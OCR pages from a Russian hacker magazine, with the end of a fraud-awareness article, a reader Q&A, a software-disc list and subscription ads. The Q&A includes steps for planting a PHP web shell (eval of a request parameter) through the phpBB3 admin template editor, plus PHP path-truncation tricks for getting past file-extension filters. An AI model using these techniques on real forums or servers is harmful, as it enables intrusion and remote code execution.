• **Халява, рашен!** Интересно, кто первым придумал приписать стремление к халяве (khalyava) исключительно нашим с тобой соотечественникам, и почему он посмел это сделать? Неизвестно, здесь мы можем только фантазировать — вероятно, потому, что в нашей стране вообще трудно прожить без того, чтобы не словчить, не найти подешевле и не дать кому-нибудь на лапу :). А если учесть, что наценки на многие товары (в том числе и твой любимый][) составляют +100% (и более) от оптовой цены, становится вообще непонятно, как отличить болезненное и безоглядное стремление к халяве, представляющее собой широкую брешь в социальной безопасности гражданина, и здравомыслие разумного товарища, нежелающего отслюнявливать жадным коммерсантам слишком много. Ну да ладно, еще Публий Сир (если верить игре «Цивилизация») писал: «Каждый товар стоит ровно столько, сколько за него заплатит покупатель», поэтому обратимся к фактам.

1. **Выгодное не навязывают.** Бесплатное не рекламируют. Хлеб за брюхом не ходит. Печально, но факт. Выгодная работа не рекламирует себя спамом, деньги даром не достаются, а бесплатные семинары по заработку денег на бирже или еще каким-либо способом вряд ли стоит посещать. Помни закон Ломоносова: «ежели в одном месте отымется, то в другом месте обязательно прибавится». Устроители семинаров вряд ли хотят, чтобы отымелось именно в их кармане. Стало быть, отымеется его посетитель. Кажется, я немного согрешил против великого Ломоносова — в его законе не было слова «отымется». В оригинале-то фигурирует «убыло и прибыло», но это меня не беспокоит, поскольку «отымется» звучит смешнее. Да, бесплатный gmail тоже не исключение — плата за бесплатную почту в виде просмотра контекстной рекламы «выведи паразитов из организма», как-то связанной с моими письмами коллегам, вполне достойна.

2. **Везение существует.** Но в 99% для того, чтобы выиграть в лотерею, надо хотя бы купить лотерейный билет. «Лотереи» по адресу квартиры, номеру телефона, UIN'у или адресу электропочты проводят только и исключительно злые инопланетные обманщики.

3. **За помощью обращаются к знакомым, проверенным, людям.** К незнакомым за помощью обращаются только кто? Правильно, товарищи из третьего ряда! Только они. Казалось бы, простые вещи, а между тем, суммы денег, извлеченные из карманов одних только американцев (не только мы с тобой любим халяву) по «нигерийским письмам», исчисляются миллионами долларов. Если интересно, загугли на предмет «нигерийских писем» и «Анна Мария Поэт». В конце концов, проиметь 2,1 млн. баксов компании в надежде заполучить деньги репрессированного повелителя негритянской страны (или что-то в этом роде) без определенного таланта трудно.

• **«Право имеющие».** Исторически так сложилось, что один человек определяет в другом человеке «имеющего право на» (распоряжаться, руководить, прессовать, указывать другим на то, что им надо делать) не путем изучения предъявляемых данным господином удостоверений и мандатов, а просто в процессе общения. А точнее, в самом-самом начале его: с подсознательного анализа позы, взгляда, голоса. Именно этой особенностью нашего с тобой устройства и пользуются прикиды-

Психология обманщика

В психологии и психиатрии есть интересное понятие под названием «асоциальное расстройство личности». Разумеется, нельзя сказать, что им поражено 100% фраудеров :). Я привел его здесь потому, что для него можно представить очень интересное психологическое описание, по крайней мере, часть которого будет справедлива для большинства злоумышленников.

• Асоциальность — в данном случае это не затворничество, заставляющее человека тупо сидеть за компом и не выходить из дома дальше продуктового магазина, а пренебрежение социальными правилами и нормами. Законы, правила, ПДД и прочие кодексы воспринимаются как некие не для них (а для дураков, хе-хе) написанные документы, которые совершенно необязательны для исполнения.

• Безразличие, пофигизм, отсутствие сочувствия к окружающим. Что не исключает трепетно-покровительственного отношения к отдельным людям.

• Бесчестность, безответственность (разумеется, если это выгодно). Грубо говоря, пословица «хозяин своего слова: хочу — даю, хочу — обратно беру» про них.

• Исходя из вышеописанного, отношение к своим жертвам (да и к окружающим в целом) не как к людям, а как к ботам в компьютерной игре. Иначе говоря, для законченного социопата жизнь будет подобна игре в Fallout. У большинства ловкачей все это выглядит несколько мягче.

• Не воспринимает критику, убеждение, наказание. Всегда находит убедительное объяснение для своих действий, а если попадет под раздачу, будет страдать не от угрызений совести, а от того, что не все в своей деятельности предусмотрел и все же попался.


• Агрессия.

• Неспособность к унылой, законной и регулярной трудовой деятельности. Грубо говоря: «закрыли игровой клуб — пойду впаривать поддельные утюги в переходе, отняли утюги — пойду рассылать спам про левые лекарства в интернете. Работать в офис за фиксированную зарплату и обед с 2-х до 3-х — не пойду».

Сурово? Нет! Вполне неплохо, я бы даже сказал, прилично смотрится. Фактически, описан вожделенный альфа-самец, который, судя по статьям в гламурных журналах, должен так нравиться женщинам :). В принципе, каждый кидала вовсе не обязан обладать всеми указанными особенностями характера, поскольку психология — не архитектура, а люди — всегда друг от друга все же отличаются. Здесь я привел патологический, крайне выраженный, преступный тип личности.



Остап Бендер — один из самых известных кинообманщиков



Нигерийским письмам посвящена отдельная статья Википедии

вающиеся Большими Людьми и представителями силовых ведомств мошенники. Бесспорно, с непривычки трудно оборвать и потребовать документы с некоего имперсонатора, уверенно представляющегося капралом Галактической Полиции и требующего быстро-быстро (манипуляция временем!) внести взятку за задержанного в Космопритоне брата, но... будь готов. Ключи те же: спокойствие, самооценка, способность взять легальную паузу. В эту же категорию можно отнести хитрецов, прикидывающихся состоятельными господами и под это дело проворачивающих свои делишки в виде получения кредитов, авансов, льгот и левых заказов. Решение аналогично — не бойся оскорбить людей «недоверием». Только бизнес, ничего личного :).

• **«Твари дрожащие»**. Обратная ситуация — гуманоиды, искусно прикидывающиеся ранее обманутыми, напаренными и бесчестно кинутыми гражданами, усыпляют внимание своих жертв. Чего плохого может ждать лидер (на самом-то деле, жертва) от столь жалкой личности, хронического лузера и буквоеда? Казалось бы, ничего, но твое внимание рассеяно, и вот уже жалкий буквоед, придирчиво изучающий условия договора (как бы не обманули!), добавляет туда нагибающий лично тебя подзаголовок.

• **Любовное попадалово**. Можно ли считать нашу с тобой убежденность в тотальной собственной привлекательности для противоположного пола уязвимостью? Нет! Это круто! Это круто, Бивис. Я так считаю. Тем не менее, осмотрительным быть опять-таки стоит — на этом светлом чувстве паразитируют слишком многие, и потери могут быть довольно значительными — от получения по голове тяжелым предметом в исходе случайного знакомства до банального воровства в исходе «пойдем же скорее ко мне» и прочего брачного аферизма. Короче, разбирайся сам, не маленький.

• **Великие пирамиды**. Эпическое шарлатанство, изобретенное давно, но все никак не сдающее своих позиций. Основано оно на одном интересном факте из нашей с тобой психологии. Как это ни прискорбно, каждый человек считает себя умнее большинства других людей. А суть дела в том, что по-настоящему умные люди поняли, что самолично искать людей, готовых принести им свои деньги или услуги, довольно напряжно, а точнее — невыгодно. Так почему бы не запустить механизм: ты несешь деньги мне, тебе несут деньги твои люди, твоим людям несут деньги их люди. Стандартная пищевая пирамида, только внизу пищевой пирамиды землян находится трава, которая питается халявной энергией солнца, а в конце мошеннических пирамид находится большое-большое количество обманутых человечков. Которые, правда, надеялись быть хотя бы в середине. Кстати, я очень советую тебе посмотреть на рекламу могучего АО «МММ» сейчас, когда она приобрела чисто историческое значение. Как можно было повестись на такие ужасные ролики? А вот так. Реклама соответствовала времени и настроению граждан. Таков он был, средний гражданин. Леня Голубков. Купил жене сапоги :).

В интернетах также процветает инвайтно-реферально-пирамидальная система, которая далеко не всегда преследует чисто мошеннические цели. И все же, скиньте мне инвайтик на какой-нибудь сайт, где мне чисто за свое присутствие и нескольких рефералов (которые тоже раскидают инвайтики) скинут почтой новый ноутбук. Авось и повезет, я же ничего не теряю :).

ПО СЛУХАМ, БРЮС ЛИ ГОВОРИЛ ТАК: «ЗАЧЕМ УСИЛИВАТЬ СВОИ СИЛЬНЫЕ СТОРОНЫ, ЕСЛИ ОНИ И ТАК СИЛЬНЫЕ? ОСЛАБЛЯЙТЕ СЛАБЫЕ, И ТОГДА ОНИ ИСЧЕЗНУТ СОВСЕМ»

Горячая пятерка правил о том, как уберечься от фрауда в реале

Ищи ништяки самостоятельно. Под лежачий камень вода не течет.

• Запрети своей подружке контактировать с цыганами, гадалками и прочим оккультизмом.

• Не контактируй с буйными коммивояжерами. Слушать их бредятину опасно, шанс попасться на уловки есть (все-таки профессиональные манипуляторы). Лучше приди домой, поищи аналогичный товар в интернете.

• Чтобы выиграть в лотерею, нужно сначала купить лотерейный билет. Бесплатно деньги, к сожалению, не раздают.

• Избегай мошенничества при обмене бабла. В официальных обменниках курс может быть пониже, но зато и надеж... елки-палки, я гоню. И курс там бывает хреновый и напарить опять-таки могут :). Короче, смотри в оба. Контролируй и правильность курса, деньги сразу пересчитывай и подлинность их контролируй. Еще железный лоток рукой внутри ощупывай — хитрые кассирши до сих пор последнюю купюру из пачки отделяют и зажимают ближе к своему краю. Типа, перед стеклом пересчитали? Правильно? Бери пачку и свободен!

Заключение

Нет никаких сомнений в том, что конкретных способов оказаться напаренным бесконечно много. Человеческий ум велик и могуч, каждый день он придумывает все новые и новые методы заработка денег нечестным путем. Способов-то много, но все они воздействуют на старые как мир уязвимости в нашем с тобой сознании. Так что, дерзай, усиливай свои сильные стороны и не забывай про слабые. Удачи!



Q: Как одобрить/отклонить за один раз все заявки на вступление в друзья «ВКонтакте»?

A: Специально для тебя команда hacked.su зарелизила множество php-скриптов для подобных целей. Найти их можно по адресу http://hacked.su/scripts.php, а вот и сам список скриптов:

1. Друзья:
• Одобряем все заявки на вступление в друзья;
• Отменяем все заявки на вступление в друзья;
• Сохранение списка друзей на сервере, даже если он закрыт;
• Удаляем всех друзей;

2. Видео + аудио + фото:
• Удаление всех аудиозаписей;
• Удаление всех видеозаписей;
• Скрипт для удаления отметок с Видео и Фото;
• Скрипт для подтверждения отметок на Видео и Фото;

3. Альбомы:
• Перемещение картинок/фото из одного альбома в другой;
• Создание множества альбомов;
• Удаление пустых альбомов;
• Скачиваем все картинки из альбома (Группа + Пользователь);

4. Группы:
• Автоматическое вступление в группы;
• Удаляем все группы;
• Удаление всех участников группы;
• Удаление всех тем (обсуждения) в группе;
• Чистим альбом группы от спама картинками;

5. Вопросы:
• Создание множества вопросов;
• Удаление вопросов;

6. Стена:
• Удаляем все сообщения на стене;

7. Сообщения:
• Удаляем все входящие личные сообщения;

8. Приложения:
• Приглашение всех друзей;

9. Настройки профиля:
• Чистка черного списка пользователя.

Q: Где бы найти наиболее полный список русских и буржуйских социальных сетей?

A: Недавно на Античате задались таким же вопросом и открыли специальную тему, посвященную сбору ссылок и описаний всех существующих в мире социальных сетей: https://forum.antichat.ru/thread140117.html. На данный момент в теме собрано около 700 ссылок. Вот лишь краткая выдержка из списков соцсетей от ErrorNeo:

```
Крупнейшие соцсети мира (150+), для каждой указаны ее характеристики/особенности:
http://en.wikipedia.org/wiki/List_of_social_networking_websites
Все соцсети Германии + крупнейшие соцсети мира:
http://fudder.de/artikel/2008/04/09/175-internet-communitys/
150 наиболее известных соцсетей в Испании:
http://es.wikipedia.org/wiki/Anexo:Redes_sociales_en_Internet
Список из 16 итальянских соцсетей:
http://it.wikipedia.org/wiki/Rete_sociale
18 наиболее известных соцсетей во Франции:
```

```
http://fr.wikipedia.org/wiki/
Reseautage_social
22 крупнейшие соцсети мира с описа-
ниями/ссылками:
http://ru.wikipedia.org/wiki/Соци-
альная_сеть_(Интернет)
Список из 30 российских (а также
иностранных, которые поддержи-
вают русский язык) социальных
сетей:
http://ru.wikipedia.org/wiki/
Шаблон:Социальная_сеть_(Интернет)
```

Q: Хочу проследить историю перемещения одного домена по различным провайдерам. Как это сделать?

A: Советую воспользоваться популярным в среде домейнеров сервисом www.1stat.ru, который собирает статистику по доменным зонам RU и SU. Данный сервис сможет предоставить тебе подробную статистику по регистраторам и владельцам указанных зон. По отдельным же сайтам предоставляется, собственно, история перемещения домена по провайдерам с момента регистрации домена, история whois, статистика liveinternet и актуальный whois. Также можно воспользоваться поиском по следующим параметрам: доменное имя, имя/название владельца, email владельца, телефон владельца, провайдер/набор NS, дата регистрации, дата разделегирования, дата освобождения, регистратор.

Q: Как залить шелл в админке phpBB3?

A: Для этой версии известного форумного движка в паблике существуют пока что два способа заливки шелла. Первый способ от DeepXhadow:

1. Вкладка «Общие» → Безопасность → Разрешить php в шаблонах: Да;
2. Вкладка «Стили» → Компоненты стилей → Шаблоны.

С помощью встроенного редактора шаблонов выбираем какой-нибудь файл и пишем в него:

```
<!-- PHP --> eval($_REQUEST[cmd])
<!-- ENDPHP -->
```

Далее применяем шаблон, идем на измененную страницу и наслаждаемся нашим шеллом. Второй способ от _gr34t (модификация предыдущего способа для урезанных прав на запись в файлы): Вкладка «Стили» → Шаблоны → Детали → Сохранять шаблоны в: «Базе данных».

Далее правим нужный шаблон (например, faq_body.html), заходим на http://site.com/forum/faq.php и снова пользуемся нашим шеллом.

Q: Хочу написать свой ICQ-клиент. Подскажи, где бы взять исходники готового клиента для наглядности?

A: Для начала изучения работы протокола OSCAR, на котором построена ася, советую изучить исходники заброшенного, но вполне рабочего и красивого проекта FAIM: http://roticv.rantx.com/faim.

Далее тебе очень поможет небезызвестный открытый мессенджер Miranda: http://miranda.googlecode.com — собственно, описание и исходники проекта; http://code.google.com/p/miranda/source/browse — просмотр исходников в онлайне.

А если ты кодишь на Делфях, то изучение никаких протоколов не потребуется — просто юзай компонент TICQClient :).

Q: Не так давно сдох сервис intop20.com и ему подобные. Как теперь просматривать выдачу гугла из-под амерского IP в амерских же датацентрах?

A: Специально для тебя наш любимый Гугл создал сервис для тестирования рекламы в Google AdWords, который позволяет просматривать выдачу по одному и тому же кейворду в разных странах и на разных языках, независимо от твоего текущего IP. Например, для запроса «buy viagra» ссылка на тестовую страницу адвордс будет выглядеть: http://www.google.com/search?adtest=on&hl=en&host=google.com&gl=US&q=buy+viagra&aq=f&oq=&aqi=.

Если же ты не хочешь заморачиваться с параметрами в адресной строке, то зайди на кастомную страничку сервиса: https://adwords.google.com/select/AdTargetingPreviewTool.

Здесь можно манипулировать со следующим стаффом:

- ключевое слово;
- домен Google (например, google.co.uk);
- язык отображения;
- страна;
- регион;
- координаты.

Как видишь, возможности Большого Брата впечатляют: настроив под себя различные параметры, ты увидишь разную выдачу в разных доменах, странах и регионах.

Также хочу порекомендовать замечательный сервис от 4seo.biz — скрипт проверки позиций в поисковиках (http://4seo.biz/tools/13). Здесь ты сможешь проверить позицию своей странички по сразу нескольким ключевым словам в выдаче google, bing, yahoo, rambler, yandex.

Q: По каким уровням анонимности различаются прокси?

A: Всего существует 4 вида уровня анонимности прокси-серверов:

1. Transparent — прозрачные прокси, предназначенные не для сокрытия инфы о твоем IP-адресе, а для, например, кеширования информации. Передают следующую информацию в переменных окружения:

```
REMOTE_ADDR — IP-адрес прокси;
HTTP_VIA — IP-адрес или имя прокси;
HTTP_X_FORWARDED_FOR — твой IP.
```

2. Anonymous — простые анонимные прокси, которые подменяют твой IP на свой, но не скрывают того, что они являются проксями. Переменные окружения у них будут выглядеть следующим образом:

```
REMOTE_ADDR — IP-адрес прокси;
HTTP_VIA — IP-адрес или имя прокси;
HTTP_X_FORWARDED_FOR — IP-адрес
прокси.
```

3. Distorting — искажающие прокси. Также не скрывают того факта, что используется проксик, но подменяют переменную окружения HTTP_X_FORWARDED_FOR на случайный IP-адрес.

4. High anonymous/elite — самый безопасный вид прокси. Скрывают даже сам факт того, что используется левый IP. Переменные окружения в данном случае будут такими же, как и вовсе без использования проксей (только вместо твоего адреса будет стоять адрес прокси):

```
REMOTE_ADDR — IP-адрес прокси;
HTTP_VIA — пусто;
HTTP_X_FORWARDED_FOR — пусто.
```

Q: В каких еще случаях, кроме инклудов, работает уязвимость PHP с обрезанием расширения слешами http://site.com/?file=index.php///[...4096/...]///.jpg?

A: К сожалению, не раз описанная в][PHP filepath truncation vulnerability работает только в функциях инклуда: include, require, include_once, require_once. Но есть еще один нюанс, связанный с нормализацией пути в PHP: в некоторых функциях имя файла «file.php» будет равнозначно имени файла со слешем и точкой в конце (причем, таких последовательностей может быть очень много) — «file.php/.», так как эти символы просто-напросто вырезаются интерпретатором. Благодаря этому факту становится возможным обход множества фильтров, которые перед загрузкой/чтением файла проверяют его расширение. А вот и список таких функций:

1. (include|require)(_once)

- GNU/Linux обрезает одну или более после-

довательностей из символов \x2F (/) и \x2E (.) в конце файла (не работает, если установлен Suhosin patch);
• Windows обрезает последовательности из \x20 ( ), \x22 ("), \x2E (.), \x3C (<), \x3E (>).
2. fopen
• GNU/Linux — те же символы \x2F (/) и \x2E (.) (опять все портит Suhosin);
• Windows — \x2E (.), \x2F (/), \x5C (\);
• FreeBSD — \x2F (/) and \x2E (.) (работает с Suhosin).
3. move_uploaded_file
• GNU/Linux опять \x2F (/) и \x2E (.) (работает даже при установленном Suhosin);
• Windows — \x2E (.), \x2F (/), \x5C (\);
• FreeBSD — \x2F (/) and \x2E (.) (работает с Suhosin).
Более подробно о данном виде атак на файловую систему PHP ты сможешь прочитать у авторов исследования: http://www.ush.it/2009/07/26/php-filesystem-attack-vectors-take-two.

Q: Где можно быстро и легко определить скорость, страну, IP дедика?
A: Специально для этих целей люди, занимающиеся продажей/использованием дедиков, юзают сервис 2ip.ru, который позволяет определять следующие параметры: имя твоего компьютера, операционная система, браузер, страна, провайдер, скорость интернет-соединения, средняя скорость интернета, время загрузки файла, время реакции твоего компьютера, информация об IP-адресе, стартовая страница браузера, наличие IP в спам-базах, безопасность твоего компьютера, сетевые соединения, тестирование файрвола и множество других не менее интересных фишек. Для проверки просто зайди в любом браузере с дедика на упомянутый адрес.

Q: По работе приходится использовать ISS, несмотря на все мои попытки перейти на Apache. Увы, поделать ничего не могу, но и отказаться от использования привычных .htacess не получается. Как быть?
A: Рекомендую попробовать **Helicon Ape** (www.helicontech.com). Если кратко, это эмулятор Apache'а для ISS 7. Наконец-то можно сделать .htaccess и mod_rewrite для IIS. Сейчас Helicon Ape включает следующие модули: mod_rewrite, mod_proxy, mod_auth, mod_gzip, mod_headers, mod_cache, mod_expires, mod_developer, mod_replace, mod_so, mod_speling, mod_usertrack. Продукт коммерческий, но бесплатная версия позволяет использовать тулзу для трех сайтов.

Q: Во время работы под виндой очень не хватает grep. Дома устанавливаю дополнительные пакеты, реализующие никсовые утилиты. Но что делать на других компьютерах — в особенности с полезными скриптами, которые я активно использую в работе ежедневно?
A: Мало кто знает, но в винде есть своя реализация утилиты grep, а точнее сказать, даже две аналогичные команды. Первая — find — неудобна в использовании, потому как текст для поиска приходится обобщать в кавычки. Вторая команда — findstr — этого недостатка лишена и к тому же позволяет использовать для поиска всю мощь регулярных выражений. Отыскать в выводе команды dir те директории, которые содержат в себе словосочетание Python, можно так:

```
C:\>dir | findstr Python
03.11.2009  14:08    <DIR>
Python26
```

Результат налицо, но еще удобнее было бы создать алиас для этой команды, чтобы вместо findstr использовать привычный grep. Нет проблем — создаем и его:

```
echo findstr %1 %2 %3 %4 %5 >
%systemroot%\grep.cmd
```

Вот теперь никаких трудностей:

```
C:\>netstat -an | grep LISTEN

C:\>findstr LISTEN
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING
TCP 0.0.0.0:554 0.0.0.0:0 LISTENING
TCP 0.0.0.0:2869 0.0.0.0:0 LISTENING
...
```

Аналогично создаются алиасы для:
• ifconfig

```
echo IF "%1"=="-a" (ipconfig /all)
ELSE (ipconfig %1) > %systemroot%\
ifconfig.cmd
```

• man

```
echo %1 /?> %systemroot%\man.cmd
```

• ls

```
echo dir %1 %2 %3 %4 %5ф >
%systemroot%\ls.cmd
```

Q: Замучался заливать на сервер файлы веб-проекта после каждого исправления — делаю это вручную через FTP-клиент. Подскажите, как это делать наиболее правильно — ведь есть же возможность вносить правки автоматически?
A: Правильнее всего, конечно, использовать систему контроля версий — в этом случае все изменения можно откатить. Несложно пишется скрипт, который будет заливать на сервер самую актуальную версию из SVN. Но если хочешь простой вариант — пожалуйста, воспользуйся WinSCP (winscp.net). В этом случае, помимо автоматической загрузки файлов на сервер (с включенной функцией Keep remote directory up to date), ты будешь использовать криптованное соединение посредством SFTP вместо незащищенного FTP, который передает файлы в открытом виде. Смех смехом, а если посидеть со снифером где-нибудь в беспроводной сети Мака, то диву даешься, сколько паролей FTP можно награбить с, казалось бы, обычных посетителей фастфуда.

Q: В чем прикол команды robocopy, которая появилась в Vista и Windows 7?
A: Robocopy (Robust File Copy) — это консольная утилита для репликации (то есть, не просто копирования) каталогов, замена устаревшей xcopy (и, тем более, copy). Вообще, она была доступна как часть Windows Resource Kit уже давно, однако стандартным компонентом стала лишь с Windows Vista, Windows 7 и Windows Server 2008. В robocopy появилась поддержка дополнительных опций, в том числе для более точного выбора файлов для копирования, синхронизации и поддержки сети, логирования и т.д. Тулза изначально разработана для отказоустойчивого копирования каталогов и деревьев каталогов. Она обладает возможностью копирования всех (или выборочных) NTFS атрибутов и свойств, имеет дополнительный код для перезапуска при применении с сетевым соединением в случае его разрывов. Чтобы воспользоваться всей мощью утилиты, была написана специальная графическая оболочка Robocopy GUI, которая со временем превратилась в утилиту RichCopy (ищи на technet.microsoft.com).

Q: Подскажите, пожалуйста, декомпилятор для кода на Java.
A: Одна из последних «модных» программ — DJ Java Decompiler (http://members.fortunecity.com/neshkov/dj.html). Тулза с большой долей успеха может превратить в исходный код скомпилированные бинарники CLASS-файлов (например, Java-апплеты). Причем ты можешь тут же внести изменения с помощью встроенного редактора кода с подсветкой синтаксиса. Примечательно, что для работы не нужна установленная JVM и JDK, но если есть необходимость самому собрать JAR-архив и запустить апплет вне контекста браузера, тогда не поленись их установить. ✖

>>WINDOWS
>Dailysoft
7-Zip 4.65
DAEMON Tools Lite 4.30.4
Download Master 5.5.15.1177
Far Manager 2.0
FileZilla Client 3.3.0.1
foobar2000 0.9.6.9
K-Lite Mega Codec Pack 5.4.4
Miranda IM 0.8.9
Mozilla Firefox 3.5.5
Notepad++ 5.5.1
Opera 10.10
PuTTY 0.60
Skype 4.1
Sysinternals Suite (november)
Total Commander 7.50a
Unlocker 1.8.8
Xakep CD DataSaver 5.2
XnView v1.96.5 Complete version

>Development
Aptana Studio 2.0.1
DJ Java Decompiler 3.11.11
Expresso 3.0
PHP 5.3.1
PowerGUI 1.9.5
py2exe 0.6.9
RegexKit 1.0
Regulazy 1.03
RubyMine 2.0
The Regulator 2.0

>Games
MASGAU 0.7.1
Neverball 1.5.4
Oolite 1.73.4

>Misc
7 Taskbar Tweaker
BumpTop 1.50 Free
Dropresize 0.1.3.1b
GeoGebra 3.2
HomeBank 4.1
Mouse Extender 1.5
PasteCopy.NET 0.9.5.3
Quick Checksum Verifier 1.1.3
ReadyBoost Monitor 1.0.7
Switcher 2.0.0
SyncToy 2.1
Translate Client 4.2.241
Workrave 1.9.1
Мультитран

>Multimedia
BitPim 1.0.6
FormatFactory 2.15
GPicasa Browser 0.1
Microsoft Office 2010
Профессиональный выпуск (beta)
Paint.NET 3.5
Paint.NET 3.5.1
SimplyIcon 1.0
Solfege 3.14.9
Sumatra PDF Reader 1.0

The KMPlayer 2.9.4.1435
TinyGrab for Windows 1.0.2.1
Vitamin D
VLC (VideoLAN) 1.0.3

>Net
Connectify 0.2
DestroyFlickr 1.08B
Digsby build 73
Fishbowl 1.0
Helicon Ape
HeliconJet 1.0
Mozilla Prism 0.9
RealVNC Free Edition 4.1.3
Seesmic
TeamViewer 5 Beta
Virtual Router 0.9b
WinSCP 4.2.4

>Security
0x4553-Intercepter 0.7.9
BeEF
Binging
Cain & Abel 4.9.35
Metasploit 3.3
Microsoft Baseline Security Analyzer 2.1.1
MyPorts 2010
Netcat for IPv6
SRWare 3.0

>System
All in One Runtimes 1.4.4
Allmyapps
Auslogics Disk Defrag 3.1.0
BackUp 2.1
Default Programs Editor 2.4
DevManView 1.00
Driver Sweeper 2.0.5
EasyBCD 1.7.2
Kiwi application monitor 1.3.4
PassMark PerformanceTest 7
Recuva 1.33
Registry Life 1.10
Speccy v1.00.066 Beta
Taskbar Meters 0.1
Windows 7 Firewall Control
Windows Surface Scanner

>>UNIX
>Desktop
Abiword 2.8
Dkopp 4.8
Hydrogen 0.9.4
Kid3 1.3
Kontakter 0.2
Krusader 2.0.0
Mathomatic 14.6.1
Minitube 0.8
Mp3splt 2.2.7
Qmmp 0.3.1
Qvv 4.01
Rapid Photo Downloader 0.1.0
RedNotebook 0.8.9
Scan Tailor 0.9.7.1

Scilab 5.1.1
ScreenGrab 0.4
Ultimate Lyrics 1.75
VariCAD Viewer 1.02

>Devel
Aqua Data Studio 8.0
Beaver Debugger 1.0.0.b2
Bouml 4.16.2
Cppcheck 1.38
CodeLite 2.0
Cutter 1.1.0
EiffelStudio 6.5.8
Eric4 4.3.9
Jailer 3.2
JRuby 1.4
KMD 0.9.9
Mercurial 1.4
MySQLoader 0.2.4
Python-ptrace 0.6.2
Qucs 0.0.15
Source Navigator 6.0
SQLyog 8.17
SSHole 0.1
SWIG 1.3.40
Ultimate++ 1705

>Games
Billiards 0.3

>Net
BitFlu 0.94
Bost 0.0.8
DNetStats 1.2.5
Download Machine 0.24
Dropbox 0.6.571
Konversation 1.2.1
KTorrent 3.3
Lince 1.1
LinuxDC++ 1.0.3
Mozilla Firefox 3.5.5
NetEmul 0.9.8
Nullfxp 2.0.1
Opera 10.01
Psi 0.14 RC1
qTwitter 0.10.0
QutIM 0.2
Qwit 1.0 Beta
RssOwl 2.0
Stunnel 4.28
XTelnet 0.4.4
xVideoServiceThief 2.3

>Security
Aarni 0.2.0.2
AutoScan 1.42
Cameloid 1.8b
Dradis 2.4.1
Fimap 0.6.1
Lutz 0.8.1
Lynis 1.2.7
Metasploit Framework 3.3
Naptha 1.1
NetfilterStatsBuilder 1.6.0
Nmapsi4 0.1.1

P3Scan 3.0
pfSense 1.2.2
RATS 2.3
Samhain 2.6.0
Stegnate 0.0.1
Tinc 1.0.11
Tor 0.2.1.20
UCSniffer 3.07
Ufw 0.29.1
Wipe 2.3.0
Wireshark 1.2.4
Yafic 1.2.2
Yokoso 0.1

>Server
Apache 2.2.14
Asterisk 1.6.1
BIND 9.7.0b2
CUPS 1.4.2
DHCP 4.1.1b3
Dropbear SSH Server 0.52
Ejabberd 2.1.0
Exim 4.70
MySQL 5.1.41
ngIRCd 15
OpenLDAP 2.4.19
OpenSSH 5.3
OpenVPN 2.1rc21
Postfix 2.6.5
PostgreSQL 8.4.1
Samba 3.4.3
Sendmail 8.14.3
Squid 3.0.STABLE19

>System
ATI 9.11
Grub 1.97
HDT 0.3.5
iWatch 0.2.2
Linux Kernel 2.6.31.6
Logdigest 0.2.3
Munin 1.4.0 Alpha
Netconfig 0.3.3
NetXMS 0.2.31
NTFS-3G 2009.11.14
nVidia 190.42
QKernelBuilder 1.2
Sysstat 9.0.6
VirtualBox 3.0.10
VMware Workstation 7.0
Wine 1.1.33
Ximinez 0.9

>X-distr
FreeBSD 8.0



ПОДПИСКА В РЕДАКЦИИ

ХАКЕР + DVD

Годовая подписка по цене 2100 руб.

(на 23 % дешевле чем при покупке в розницу)

ЕДИНАЯ ЦЕНА ПО ВСЕЙ РОССИИ. ДОСТАВКА ЗА СЧЕТ ИЗДАТЕЛЯ, В ТОМ ЧИСЛЕ КУРЬЕРОМ ПО МОСКВЕ В ПРЕДЕЛАХ МКАД



ВНИМАНИЕ! ВТОРОЕ СПЕЦПРЕДЛОЖЕНИЕ!

ПРИ ПОДПИСКЕ НА КОМПЛЕКТ ЖУРНАЛОВ
ЖЕЛЕЗО + ХАКЕР + DVD:
- ОДИН НОМЕР ВСЕГО ЗА 155 РУБЛЕЙ
(НА 35% ДЕШЕВЛЕ, ЧЕМ В РОЗНИЦУ)

ЗА 24 НОМЕРА | ЗА 12 НОМЕРОВ



ПЛЮС ПОДАРОК ОДИН ЖУРНАЛ ДРУГОЙ ТЕМАТИКИ

ОФОРМИВ ГОДОВУЮ ПОДПИСКУ В РЕДАКЦИИ, ВЫ МОЖЕТЕ БЕСПЛАТНО ПОЛУЧИТЬ ОДИН СВЕЖИЙ НОМЕР ЛЮБОГО ЖУРНАЛА, ИЗДАВАЕМОГО КОМПАНИЕЙ «ГЕЙМ ЛЭНД»:

- **ЯНВАРСКИЙ НОМЕР —** подписавшись до 30 ноября
- **ФЕВРАЛЬСКИЙ НОМЕР —** подписавшись до 31 декабря
- **МАРТОВСКИЙ НОМЕР —** подписавшись до 31 января



«Фото-мастерская»+CD



«Мобильные компьютеры»



«T3.Техника Третьего Тысячелетия»


«Страна Игр» +2DVD


«Вышиваю крестиком»


«Тюнинг Автомобилей»


Smoke


Total DVD+DVD



«Железо»+DVD




DVDXpert



«PC Игры»+2DVD


Digital Photo


Ski Pass


«Форсаж.ТА»


Mountin Bike


ONBOARD


Total Football+DVD


«Хулиган»

ВПИШИТЕ В КУПОН НАЗВАНИЕ ВЫБРАННОГО ВАМИ ЖУРНАЛА, ЧТОБЫ ЗАКАЗАТЬ ПОДАРОЧНЫЙ НОМЕР



ПОДПИШИСЬ И ВЫИГРАЙ

ПОДАРОЧНЫЙ НАБОР GILLETTE SERIES

